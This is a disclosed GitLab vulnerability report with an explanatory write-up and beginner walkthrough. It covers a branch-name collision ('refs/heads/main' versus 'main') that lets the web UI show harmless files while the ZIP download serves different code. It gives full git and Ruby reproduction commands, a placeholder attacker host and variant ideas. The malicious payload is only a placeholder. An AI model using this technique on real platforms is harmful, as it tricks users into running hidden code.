Mismatch between displayed and downloaded files: Web UI and repository download show different branch content.
A GitLab project imported with a branch named 'refs/heads/main' causes the web interface to show benign content from the 'main' branch while the ZIP download contains malicious content from the 'refs/heads/main' branch. An attacker could trick a victim into downloading and executing malicious code.

GitLab
Originally disclosed on GitLab
- Fixed in 50 days
- Disclosed after 50 days
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #3505165 by st4nly0n on 2026-01-09, imported by @katwu:
Report | Attachments | How To Reproduce
HackerOne Analyst Summary
Summary of the issue
The researcher found malicious actor can hide malicious code in refs/heads/main branch in attacker's project.
When the victim visits attacker's project main branch, the victim will see normal code via web UI. However, when the victim downloads attacker's project code as zip file, it will contain malicious code.
Steps to reproduce
- As the attacker, on the attacker's machine, run following commands to create git repository, and inject malicious code:
mkdir bare_repo
git -C bare_repo/ init --initial-branch=refs/heads/main --bare
git clone bare_repo/ clone_repo
echo -n '#MALICIOUS PAYLOAD EXECUTED HERE...' > clone_repo/init.sh
git -C clone_repo/ add .
git -C clone_repo/ commit -m 'Init'
git -C clone_repo/ push origin -f HEAD
- As the attacker, run following commands to create new master branch, with normal code:
git -C clone_repo/ checkout -b master
git -C clone_repo/ update-ref -d HEAD
echo -n 'echo "hello world"' > clone_repo/init.sh
git -C clone_repo/ add .
git -C clone_repo/ commit -m 'Init'
git -C clone_repo/ push origin -f HEAD
- As the attacker, run following command to rename master to main:
mv bare_repo/refs/heads/master bare_repo/refs/heads/main
- As the attacker, run
ruby -run -e httpd bare_repo/ -p 6666to start git server - As the attacker, sign in attacker's GitLab account -> Import project with URL
http://ATTACKER_GIT_SERVER_HOST:6666:


- As the attacker, in the project Repository setting -> Branch defaults -> Change default branch to
main-> Save changes:
- As the attacker, in Project members setting, add victim as Developer:

Note: To avoid exposing PoC to public, the attacker's project is "private". In real attack, the attacker can create "public" project, so that the victim doesn't need to be a project member. Therefore, this step is not needed in the real attack.

- As the victim, sign in victim's GitLab account -> Visit attacker's project -> Open init.sh file. You can see it doesn't contain any malicious code;
- As the victim, download attacker's project as zip file:

- As the victim, extract file from zip -> Check init.sh. You can see it contains malicious code:

Impact statement
Malicious actor can hide malicious code in "refs/heads/main" branch in attacker's project, and trick victim to download attacker's project code as zip file which contains malicious code.
If you have any questions or concerns about this report, feel free to assign it to H1 Triage via the action picker with a comment indicating your request.
Original Report
Description
A data inconsistency vulnerability exists in the GitLab web interface. A repository imported with a maliciously crafted branch structure can deceive the system, causing the web interface to display legitimate and harmless file content, while the "download repository" functionality (such as a ZIP file from the web interface) provides the user with files containing altered and potentially malicious content. This occurs because the web interface prioritizes and displays content from one branch (main), but the download process prioritizes and packages content from another branch with a forbidden name (refs/heads/main), which points to different commits. This discrepancy breaks the fundamental guarantee that what the user sees in the browser is the same as what they will get when downloading the code.
Steps To Reproduce:
Perform the steps as the attacking user:
Note: The attacker's host must have the Ruby interpreter with the webrick gem installed (typically included in Ruby's standard library) to run the HTTP server.
1. Create and configure a bare Git repository with an initial branch having a forbidden name:
mkdir bare_repo
git -C bare_repo/ init --initial-branch=refs/heads/main --bare
2. Clone the repository and create an initial commit with malicious content:
git clone bare_repo/ clone_repo
echo -n '#MALICIOUS PAYLOAD EXECUTED HERE...' > clone_repo/init.sh
git -C clone_repo/ add .
git -C clone_repo/ commit -m 'Init'
git -C clone_repo/ push origin -f HEAD
3. Create a new branch (master) from the current state, delete it, and rewrite it with benign content:
git -C clone_repo/ checkout -b master
git -C clone_repo/ update-ref -d HEAD
echo -n 'echo "hello world"' > clone_repo/init.sh
git -C clone_repo/ add .
git -C clone_repo/ commit -m 'Init'
git -C clone_repo/ push origin -f HEAD
4. Manipulate the internal references of the bare repository to rename the master branch to main:
mv bare_repo/refs/heads/master bare_repo/refs/heads/main
5. Update the Git server information and serve it remotely for subsequent import:
git -C bare_repo/ update-server-info
ruby -run -e httpd bare_repo/ -p <port> -b <hostname>
6. Import the public repository from the URL http://<hostname>:<port>/ into GitLab.com and, in the imported project's settings, change the default branch to main.
Perform the following steps as a victim user:
7. In the repository imported into GitLab.com, navigate through the web interface to the file section of the main branch. It will be observed that the init.sh file contains the benign content echo "hello world".
8. Download the complete repository using the download option provided by the GitLab web interface (for example, the "Download" button as a ZIP file). Upon extracting and reviewing the downloaded init.sh file, it will be confirmed that it contains the malicious content from step number 2.
PoC video
The proof-of-concept video shows the victim in the malicious repository: 1) browsing the web interface on the main branch and verifying that the init.sh file displays the benign content; 2) using the download button in the interface to obtain the repository as a ZIP file; 3) upon extracting and executing the downloaded init.sh file, the malicious content from the refs/heads/main branch commit is executed, demonstrating the discrepancy between what is viewed and what is downloaded.
PoC repository
Repository demonstrating the issue: gitlab.com/user_A/poc-repo
What is the current bug behavior?
- UI Behavior: When browsing repository files on the main branch through the GitLab web interface, the legitimate and harmless content from the
mainbranch is correctly displayed. - Download Behavior: When a user uses the option to download the complete repository (for example, as a ZIP file) directly from the web interface of the same main branch, the resulting file contains the malicious code from the branch named
refs/heads/main. - Inconsistency: There is a critical divergence between the information reviewed in the browser and the data actually obtained in the download, which can lead to the inadvertent execution of malicious code.
What is the expected correct behavior?
The correct behavior must be consistent across the platform. The content of the files a user sees when browsing the repository in the GitLab web interface must be identical to the content of the files received when downloading said repository from the same view and branch. Furthermore, the system must robustly reject the import or creation of branches with forbidden or malformed names (such as refs/heads/...) that could exploit Git's internal semantics to create this confusion.
Output of checks
This bug happens on GitLab.com
Impact
An attacker can exploit this vulnerability to create a repository that displays legitimate and benign source code in the GitLab web interface, while when downloading it via the official download function, the user receives modified versions of those same files with inserted malicious code.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Context
GitLab.com hosts Git repositories and exposes them through a web interface: a project's file browser, a branch selector, and a download button that packages the repository as a ZIP archive. The normal expectation is that the file you read in the browser and the file you get from the download button are the same bytes, because both are supposed to come from the same branch and the same commit.
This report describes a case where that guarantee breaks. A repository imported into GitLab with a deliberately crafted branch layout makes the web interface show benign content on the main branch, while the ZIP download of the same project contains different, malicious content. The researcher's summary states the cause plainly: the web interface displays content from one branch (main), but the download process packages content from another branch with a forbidden name (refs/heads/main), and the two point at different commits.
The affected asset is gitlab.com, and the report notes that the bug happens on GitLab.com.
Setup
No special GitLab privileges are needed on the victim side beyond being able to view the project. The attacker needs:
- A GitLab account to import the crafted repository.
- A machine with Git and a Ruby interpreter with the
webrickgem, which the report says is typically included in Ruby's standard library, to serve the bare repository over HTTP for the import. - A reachable host and port for that HTTP server, referred to in the report as
ATTACKER_GIT_SERVER_HOST:6666.
The researcher's reproduction uses a private project and adds the victim as a Developer so the proof of concept is not exposed publicly. The report explicitly notes that this membership step is not needed in a real attack: the attacker can create a public project instead, and the victim then does not need to be a member at all.
Finding it
The report says a repository imported with a maliciously crafted branch structure deceives the system, with a branch named refs/heads/main colliding with Git's internal reference namespace. By arranging for two different commits to sit behind the names main and refs/heads/main, the file browser and the archive download resolve the project's default branch differently. The web interface shows the benign commit; the download packages the malicious one. The report frames this as a data inconsistency: what the user sees in the browser is not what the user gets when downloading the code.
Exploitation
Step 1: create a bare repository with a forbidden initial branch name
mkdir bare_repo
git -C bare_repo/ init --initial-branch=refs/heads/main --bare
git clone bare_repo/ clone_repo
echo -n '#MALICIOUS PAYLOAD EXECUTED HERE...' > clone_repo/init.sh
git -C clone_repo/ add .
git -C clone_repo/ commit -m 'Init'
git -C clone_repo/ push origin -f HEAD
The bare repository is initialised with --initial-branch=refs/heads/main, so its first branch carries the forbidden name. The clone then receives a commit whose init.sh contains the malicious payload, and that commit is force-pushed to the remote.
Step 2: create a master branch with benign content
git -C clone_repo/ checkout -b master
git -C clone_repo/ update-ref -d HEAD
echo -n 'echo "hello world"' > clone_repo/init.sh
git -C clone_repo/ add .
git -C clone_repo/ commit -m 'Init'
git -C clone_repo/ push origin -f HEAD
A second branch, master, is created. Deleting HEAD with update-ref -d HEAD detaches the branch from the previous history so the new commit starts fresh, and init.sh is rewritten with the harmless echo "hello world". This commit is force-pushed as well. At this point the bare repository holds two unrelated commits: the malicious one behind refs/heads/main and the benign one behind master.
Step 3: rename master to main
mv bare_repo/refs/heads/master bare_repo/refs/heads/main
This is a direct manipulation of the bare repository's internal reference files. The benign commit now lives under the ordinary name main, while the malicious commit remains under the forbidden name refs/heads/main. The two names are distinct files in the repository's refs/heads directory, but they collide once GitLab interprets branch names.
Step 4: serve the repository
ruby -run -e httpd bare_repo/ -p 6666
This starts a simple HTTP server over the bare repository so GitLab can import it by URL. The original report's variant of this step also includes git -C bare_repo/ update-server-info and allows binding a hostname:
git -C bare_repo/ update-server-info
ruby -run -e httpd bare_repo/ -p <port> -b <hostname>
update-server-info refreshes the auxiliary files that dumb HTTP clients need, and the server is then reachable at http://<hostname>:<port>/.
Step 5: import the project into GitLab
As the attacker, sign in to the GitLab account and import a project with the URL http://ATTACKER_GIT_SERVER_HOST:6666.
The screenshot shows the import project form with the attacker's Git server URL filled in.
Step 6: set the default branch to main
In the project's Repository settings, under Branch defaults, change the default branch to main and save.
The screenshot shows the branch defaults setting with main selected.
Step 7: add the victim as a Developer
In Project members, add the victim as Developer.
The screenshot shows the member being added to the project. As noted above, this step exists only to keep the proof of concept private; a public project removes the need for it.
Step 8: the victim browses the file
As the victim, sign in and visit the attacker's project, then open init.sh. The file shown in the web interface does not contain any malicious code.
The screenshot shows the benign init.sh in the file browser.
Step 9: the victim downloads the ZIP
As the victim, download the attacker's project as a ZIP file.
The screenshot shows the download action in the web interface.
Step 10: the victim inspects the extracted file
As the victim, extract the archive and check init.sh. It now contains the malicious code.
The screenshot shows the extracted init.sh with the payload from the refs/heads/main commit.
The proof-of-concept video walks through the same sequence: browsing the main branch and confirming the benign content of init.sh, downloading the repository as a ZIP through the interface, and then extracting and executing the downloaded init.sh, at which point the malicious content from the refs/heads/main branch commit runs.
Root cause
The report attributes the behaviour to a name collision. GitLab's web interface resolves the project's default branch, main, and displays the benign commit. The download path resolves the branch named refs/heads/main, which is a different commit, and packages that instead. Because the import accepted a branch whose name embeds Git's internal reference prefix, the two resolution paths disagree about which commit belongs to the project's main line.
The report's expected behaviour is twofold: the content shown in the browser must be identical to the content delivered by the download from the same view and branch, and the system must robustly reject the import or creation of branches with forbidden or malformed names such as refs/heads/... that can exploit Git's internal semantics. The report does not describe the specific code path or validation that failed, so the exact mechanism inside GitLab is not stated; the collision between the two names is the observable cause.
Impact
An attacker can build a repository that shows legitimate, harmless source code in the GitLab web interface while the official download function delivers modified files containing inserted malicious code. The victim is anyone who reviews the project in the browser and then downloads it, for example to run a script. The report's own demonstration ends with the downloaded init.sh being executed.
The attack requires the victim to download and then use the delivered files; merely viewing the project does not execute anything.
Fix
The report does not describe a fix or a change that was made. Its stated requirement is that the platform reject the import or creation of branches with forbidden or malformed names such as refs/heads/..., and that the content displayed and the content downloaded from the same view and branch be identical.
Variants to test
- Import a repository whose branch names embed other Git reference prefixes, such as
refs/tags/...orrefs/remotes/..., and compare the file browser against the ZIP download. A positive result is a file whose content differs between the two views. - Repeat the same name collision on a public project rather than a private one, to confirm the membership step is irrelevant, as the report states.
- Change the default branch to the colliding name and then browse a subdirectory or a single file view, not just the repository root, and compare each against the corresponding file in the archive.
- Test other download formats offered by the interface, if any, against the same crafted repository, looking for the same divergence between displayed and delivered content.
- Try importing the crafted repository through other import paths, for example a direct clone URL rather than the HTTP import, and check whether the forbidden branch name is accepted there too.
Hunting notes
This kind of bug hides where two subsystems resolve the same identifier differently: a display path and an export or download path, a UI and an API, or an importer and a renderer. The signal during recon is an input that is accepted but should not be, here a branch name containing Git's internal refs/heads/ prefix. When a platform lets you control names that overlap with internal namespaces, compare every consumer of that name: the file browser, the archive download, raw file links and any API that returns file contents. A discrepancy between any two of them is the finding.
The researcher made the impact concrete by showing the full chain: the benign file in the browser, the same file after extraction from the ZIP, and the execution of the downloaded script. That demonstration, plus the note that the private-project membership step is unnecessary in a real attack, is what turns a naming curiosity into a report a program can act on.
What happened, in plain words
GitLab.com is a website where people store and share code. Each stored project is called a repository, and GitLab gives you a web page where you can browse the files inside it, switch between versions of the code, and click a button to download the whole project as a ZIP archive.
The natural promise of such a site is simple: the file you read on screen and the file you get when you download should be the same file, with the same contents. Both are supposed to come from the same version of the code.
This report shows a way to break that promise. An attacker prepares a repository with a strange internal layout and imports it into GitLab. When a victim opens the project in the browser, the file init.sh looks harmless. When the same victim downloads the project as a ZIP and opens init.sh, the file contains malicious code instead. The researcher's summary puts the cause plainly: the web page shows content from one branch called main, but the download packages content from a different branch with a forbidden name, refs/heads/main, and the two branches point at different commits.
The affected site is gitlab.com, and the report notes that the bug happens on GitLab.com.
A few words before we start, because the rest of the article leans on them:
- A repository is a folder of code plus the full history of every change made to it. Git is the tool that manages this history.
- A branch is a named line of development inside a repository. Think of it as a bookmark that points at one particular saved state of the code. The usual main line is often called
mainormaster. - A commit is one saved snapshot of the code, with a message describing the change. A branch points at a commit.
- A bare repository is a repository with no working folder of files next to it, just the history. It is what a server keeps.
- GitLab import is a feature where GitLab copies a repository from another location, given a URL, into a new project on GitLab.
Setup
On the victim's side, nothing special is needed beyond being able to look at the project. The attacker needs:
- A GitLab account, to import the crafted repository.
- A computer with Git installed, and a Ruby interpreter with the
webrickgem, which the report says is typically included in Ruby's standard library. This is used to serve the bare repository over HTTP so GitLab can fetch it during the import. - A reachable host and port for that HTTP server, referred to in the report as
ATTACKER_GIT_SERVER_HOST:6666.
The researcher's reproduction uses a private project and adds the victim as a Developer so the proof of concept is not exposed publicly. The report explicitly notes that this membership step is not needed in a real attack: the attacker can create a public project instead, and the victim then does not need to be a member at all.
Finding it
The report says a repository imported with a maliciously crafted branch structure deceives the system, with a branch named refs/heads/main. That name is special: inside Git, every branch is stored under a path that begins with refs/heads/, so a branch literally called refs/heads/main collides with Git's own internal naming scheme. By arranging for two different commits to sit behind the names main and refs/heads/main, the file browser and the archive download end up resolving the project's default branch differently. The web page shows the harmless commit; the download packages the malicious one. The report frames this as a data inconsistency: what the user sees in the browser is not what the user gets when downloading the code.
Exploitation
Step 1: create a bare repository with a forbidden initial branch name
mkdir bare_repo
git -C bare_repo/ init --initial-branch=refs/heads/main --bare
git clone bare_repo/ clone_repo
echo -n '#MALICIOUS PAYLOAD EXECUTED HERE...' > clone_repo/init.sh
git -C clone_repo/ add .
git -C clone_repo/ commit -m 'Init'
git -C clone_repo/ push origin -f HEAD
Line by line:
mkdir bare_repocreates an empty folder calledbare_repo. This will hold the bare repository.git -C bare_repo/ init --initial-branch=refs/heads/main --bareturns that folder into a bare repository. The-C bare_repo/part tells Git to work inside that folder.--baremeans no working files, only history.--initial-branch=refs/heads/maingives the first branch the forbidden name, which is the whole trick.git clone bare_repo/ clone_repomakes an ordinary working copy of that repository in a folder calledclone_repo, so the attacker can add files to it.echo -n '#MALICIOUS PAYLOAD EXECUTED HERE...' > clone_repo/init.shwrites a file calledinit.shcontaining the malicious text. The-nstopsechofrom adding a newline at the end.git -C clone_repo/ add .stages every file in the working copy, meaning it marks them to be included in the next commit.git -C clone_repo/ commit -m 'Init'saves the snapshot with the messageInit.git -C clone_repo/ push origin -f HEADsends the commit to the bare repository.originis the default name for the remote copy,-fforces the push even if it would overwrite something, andHEADmeans the current commit.
Why this step: the attacker needs a commit containing the malicious file, stored under the forbidden branch name, so that the download path later picks it up.
Step 2: create a master branch with benign content
git -C clone_repo/ checkout -b master
git -C clone_repo/ update-ref -d HEAD
echo -n 'echo "hello world"' > clone_repo/init.sh
git -C clone_repo/ add .
git -C clone_repo/ commit -m 'Init'
git -C clone_repo/ push origin -f HEAD
Line by line:
git -C clone_repo/ checkout -b mastercreates a new branch calledmasterand switches to it.git -C clone_repo/ update-ref -d HEADdeletes the reference thatHEADpoints at.HEADis Git's name for "the commit I am currently on". Removing it detaches the branch from the previous history, so the next commit starts fresh rather than building on the malicious one.echo -n 'echo "hello world"' > clone_repo/init.shoverwritesinit.shwith the harmless lineecho "hello world".git -C clone_repo/ add .stages the changed file.git -C clone_repo/ commit -m 'Init'saves this new snapshot.git -C clone_repo/ push origin -f HEADforce-pushes it to the bare repository.
Why this step: the attacker needs a second, unrelated commit that looks innocent, so the browser has something harmless to show. At this point the bare repository holds two unrelated commits: the malicious one behind refs/heads/main and the benign one behind master.
Step 3: rename master to main
mv bare_repo/refs/heads/master bare_repo/refs/heads/main
This is a direct manipulation of the bare repository's internal reference files. mv renames a file on disk. Inside a bare repository, each branch is just a small file under refs/heads/, so renaming the file master to main renames the branch. The benign commit now lives under the ordinary name main, while the malicious commit remains under the forbidden name refs/heads/main. The two names are distinct files in the repository's refs/heads directory, but they collide once GitLab interprets branch names.
Step 4: serve the repository
ruby -run -e httpd bare_repo/ -p 6666
This starts a simple HTTP server over the bare repository so GitLab can import it by URL. ruby -run -e httpd is a small built-in web server that comes with Ruby, bare_repo/ is the folder it serves, and -p 6666 sets the port number.
The original report's variant of this step also includes git -C bare_repo/ update-server-info and allows binding a hostname:
git -C bare_repo/ update-server-info
ruby -run -e httpd bare_repo/ -p <port> -b <hostname>
update-server-info refreshes the auxiliary files that dumb HTTP clients need, and the server is then reachable at http://<hostname>:<port>/.
Step 5: import the project into GitLab
As the attacker, sign in to the GitLab account and import a project with the URL http://ATTACKER_GIT_SERVER_HOST:6666.
The screenshot shows the import project form with the attacker's Git server URL filled in.
Step 6: set the default branch to main
In the project's Repository settings, under Branch defaults, change the default branch to main and save.
The screenshot shows the branch defaults setting with main selected.
Step 7: add the victim as a Developer
In Project members, add the victim as Developer.
The screenshot shows the member being added to the project. As noted above, this step exists only to keep the proof of concept private; a public project removes the need for it.
Step 8: the victim browses the file
As the victim, sign in and visit the attacker's project, then open init.sh. The file shown in the web interface does not contain any malicious code.
The screenshot shows the benign init.sh in the file browser.
Step 9: the victim downloads the ZIP
As the victim, download the attacker's project as a ZIP file.
The screenshot shows the download action in the web interface.
Step 10: the victim inspects the extracted file
As the victim, extract the archive and check init.sh. It now contains the malicious code.
The screenshot shows the extracted init.sh with the payload from the refs/heads/main commit.
The proof-of-concept video walks through the same sequence: browsing the main branch and confirming the benign content of init.sh, downloading the repository as a ZIP through the interface, and then extracting and executing the downloaded init.sh, at which point the malicious content from the refs/heads/main branch commit runs.
Root cause
The report attributes the behaviour to a name collision. GitLab's web interface resolves the project's default branch, main, and displays the benign commit. The download path resolves the branch named refs/heads/main, which is a different commit, and packages that instead. Because the import accepted a branch whose name embeds Git's internal reference prefix, the two resolution paths disagree about which commit belongs to the project's main line.
The report's expected behaviour is twofold: the content shown in the browser must be identical to the content delivered by the download from the same view and branch, and the system must robustly reject the import or creation of branches with forbidden or malformed names such as refs/heads/... that can exploit Git's internal semantics. The report does not describe the specific code path or validation that failed, so the exact mechanism inside GitLab is not stated; the collision between the two names is the observable cause.
Impact
An attacker can build a repository that shows legitimate, harmless source code in the GitLab web interface while the official download function delivers modified files containing inserted malicious code. The victim is anyone who reviews the project in the browser and then downloads it, for example to run a script. The report's own demonstration ends with the downloaded init.sh being executed.
The attack requires the victim to download and then use the delivered files; merely viewing the project does not execute anything.
Fix
The report does not describe a fix or a change that was made. Its stated requirement is that the platform reject the import or creation of branches with forbidden or malformed names such as refs/heads/..., and that the content displayed and the content downloaded from the same view and branch be identical.
Variants to test
- Import a repository whose branch names embed other Git reference prefixes, such as
refs/tags/...orrefs/remotes/..., and compare the file browser against the ZIP download. A positive result is a file whose content differs between the two views. - Repeat the same name collision on a public project rather than a private one, to confirm the membership step is irrelevant, as the report states.
- Change the default branch to the colliding name and then browse a subdirectory or a single file view, not just the repository root, and compare each against the corresponding file in the archive.
- Test other download formats offered by the interface, if any, against the same crafted repository, looking for the same divergence between displayed and delivered content.
- Try importing the crafted repository through other import paths, for example a direct clone URL rather than the HTTP import, and check whether the forbidden branch name is accepted there too.
Hunting notes
This kind of bug hides where two subsystems resolve the same identifier differently: a display path and an export or download path, a UI and an API, or an importer and a renderer. The signal during recon is an input that is accepted but should not be, here a branch name containing Git's internal refs/heads/ prefix. When a platform lets you control names that overlap with internal namespaces, compare every consumer of that name: the file browser, the archive download, raw file links and any API that returns file contents. A discrepancy between any two of them is the finding.
The researcher made the impact concrete by showing the full chain: the benign file in the browser, the same file after extraction from the ZIP, and the execution of the downloaded script. That demonstration, plus the note that the private-project membership step is unnecessary in a real attack, is what turns a naming curiosity into a report a program can act on.
Glossary
- Repository: a folder of code together with the full history of every change made to it.
- Git: the tool that stores and manages that history.
- Branch: a named line of development inside a repository, pointing at one particular saved state.
- Commit: one saved snapshot of the code, with a message describing the change.
- Bare repository: a repository with no working folder of files next to it, only the history, as kept on a server.
refs/heads/: the internal folder path under which Git stores branch references.HEAD: Git's name for the commit you are currently on.- Force push (
-f): sending a commit to a remote even if it would overwrite existing history. - Staging (
git add): marking files to be included in the next commit. - HTTP server: a program that serves files over the web so another computer can fetch them by URL.
webrick: a small web server library that ships with Ruby.- Port: a numbered channel on a computer that a network service listens on.
- Import: a GitLab feature that copies a repository from another location, given a URL, into a new project.
- Default branch: the branch GitLab shows first when you open a project.
- Developer: a GitLab project role that can view and contribute to a project.
- ZIP archive: a single file that bundles many files together, which you extract to get the originals back.
- Data inconsistency: a situation where two parts of a system show or deliver different data for what should be the same thing.
- Name collision: two different names that a system treats as the same, or that overlap in a way that confuses it.
- Namespace: a naming scheme where names are grouped under a prefix, so that names in different groups do not clash.
- Payload: the part of an attack that does the harmful action, here the malicious content of
init.sh. - Proof of concept (PoC): a demonstration that a bug is real, usually the smallest setup that shows it.
- Severity: a rating of how serious a bug is, here medium.
- API: a way for one program to talk to another over the network, usually returning data rather than web pages.




